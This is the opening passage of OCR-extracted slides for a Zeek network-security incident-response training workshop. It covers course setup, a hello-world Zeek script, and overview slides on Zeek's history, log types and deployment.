Download exercises from https://github.com/zeek/zeek-training.git

```
$ git clone https://github.com/zeek/zeek-training/ -b IR-with-Zeek
--single-branch
```

```
$ cd zeek-training/Incident-Response-With-Zeek
```

$ Zeek install: https://docs.zeek.org/en/current/install.html

To reach out : Email : aashish@zeek.org

Please do provide feedback: https://go.lbl.gov/zeek-training

zeek


Incident Response with Zeek

Aashish Sharma

Munich Workshop, 2025

U.S. DEPARTMENT OF ENERGY

UNIVERSITY OF CALIFORNIA



Pete and Gabe : Welcome to Network Security

Disclaimer

1. You are the first ever audience for this training
   a. Don't worry it's already perfect ;)
2. I think this should eventually be two trainings
   a. Incident response with Zeek
   b. Intrusion detection with Zeek
3. Idea is to get you familiar with intricacies of Zeek logs
   a. Can we get to the "what, when, why, how" of activity in the network
4. I picked really simple examples for you to try to get a sense of activity. Idea is:
   a. Step 1 : Know the activity -> look for it in the logs
   b. Step 2: Know the logs -> infer the activity
5. Lets see how we(I?) succeed today …

zeek

TODO: Training Layout

- Chapter 0 : Hello World
- Chapter 1: Incident Response - Why Zeek ?
- Chapter 2: Exploring Logs
- Chapter 3: Attacks: Phishing
- Chapter 4: Attacks: DNS
- Chapter 5: Attacks: HTTP
- Chapter 6: Incident 1 - Fake Google Authenticator
- Chapter 7: Incident 2 - Windows Compromise
- Chapter 9: Expanding IR - MISP + Intel Framework
- Chapter 10 : The Idea of IR and Zeek

Before we start ...

- Install zeek: https://docs.zeek.org/en/current/install.html

- Create a zeek alias to ignore checksum warnings*
  - $ alias zeek="zeek -C ‘FilteredTraceDetection::enable=F'"
    (that’s an uppercase “C”)
- Try : zeek -h
- To Run zeek on pcaps
  - zeek 00-exercise-hello-world/00-exercise-hello-world.zeek


    (zeek -r Traces/my-script.pcap scripts/my-script.zeek)

(Each script in the exercises has a pcap with the same name in the Trace directory. If no pcap, script doesn’t need the trace)

*FilteredTraceDetection - 1634139473.260373 warning in /usr/local/zeek-7.1.0/share/zeek/base/misc/find-checksum-offloading.zeek, line 54: Your trace file likely has invalid TCP checksums, most likely from NIC checksum offloading. By default, packets with invalid checksums are discarded by Zeek unless using the -C command-line option or toggling the 'ignore_checksums' variable. Alternatively, disable checksum offloading by the network adapter to ensure Zeek analyzes the actual checksums that are transmitted.

zeek


Zeek




Real Good documentation is here:

https://docs.zeek.org/en/current/

zeek


https://try.zeek.org
Search
zeek
Get Zeek
Documentation
Connect
Events
Blog
About
Example: Hello World
Hide Text ✖
Next
main.zeek
+ Add File
1 event zeek_init()
2 {
3 print "Hello, World!";
4 }
5
6 event zeek_done()
7 {
8 print "Goodbye, World!";
9 }
10
Hello World
Welcome to our interactive Zeek tutorial. (Note that "Zeek" is the new name of what used to be known as the "Bro" network monitoring system. The old "Bro" name still frequently appears in the system's documentation and workings, including in the names of events and the suffix used for script files.)
Click run and see the Zeek magic happen. You may need to scroll down a bit to get to the output.
In this simple example you can see already a specialty of Zeek, the "event". Zeek is event-driven. This means you can control any execution by making it dependent on an event trigger. Our example here would not work without an event to be triggered so we use the two events that are always raised, zeek_init() and zeek_done()
The first is executed when Zeek is started, the second when Zeek terminates, so we can use these for example when no traffic is actually analyzed as we do for our basic examples (see here for more on these basic events). In this tutorial we will come back to
Bro Version 3.1.3 Use PCAP Or Browse... No file selected.
Run ▶
Output
Hello, World!
Goodbye, World!

zeek



You should be able to run exercises with the supplied pcaps on https://try.zeek.org as well

*Best is if you can have your own laptop with zeek

zeek

Chapter 0 : Hello World

Slide


1. We run: zeek 00-exercise-hello-world/00-exercise-hello-world.zeek
2. Make sure everyone is setup

Chapter 1: Zeek Overview and deployments

Slides 13-30

1. What's Zeek
2. Deployment of Zeek
    a. Where and why and How
3. Zeek's philosophy
    a. Network flight recorder / Know your network

zeek


1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
"Transition to Practice"
BERKELEY LAB
ICSI
INTERNATIONAL COMPUTER SCIENCE INSTITUTE
About 20 academic publications presenting Zeek-related research
ICSI
INTERNATIONAL COMPUTER SCIENCE INSTITUTE
NCSA
15 more ICSI publications presenting Zeek-related research
Initial Zeek versions are addressing an operational need at LBNL
Basic research at ICSI drives continuous innovation
NSF
NSF funds tech-transfer through Zeek Center at ICSI and NCSA (~$7M)
Domain experts revamp the user interface
Engineers improve code base & documentation
Our team focuses on community building
Deployment sky-rockets across .edu and some .gov.
"Everybody uses it."
Operational deployment in large-scale open-science networks

zeek

What is Zeek?

Zeek NSM

Sniffs traffic

Generates logs

ASCII log files

http.log
ssl.log
ssh.log
smtp.log
weird.log
notice.log


zeek

Zeek NSM


Apps

Zeek Platform

Tap



zeek



A Zeek process


- Policy-neutral design
- Flexible logging engine
  - 60+ logs to start with
  - De-facto standard
- Procedural, strongly typed, domain-specific language
- 20+ scripting frameworks
  - Logging, notices, file extraction, telemetry, …
- Event-driven architecture
  - 500+ typed events with arguments
- 70+ protocol parsers
- Live or offline capture

Slide from Christian & Jan

zeek

Deploying Zeek …


Cyber Security: Border Access Control and Visibility



Jay Krous, July 30, 2012

This diagram is for illustrative purposes only, additional technical details require a narrative.

zeek

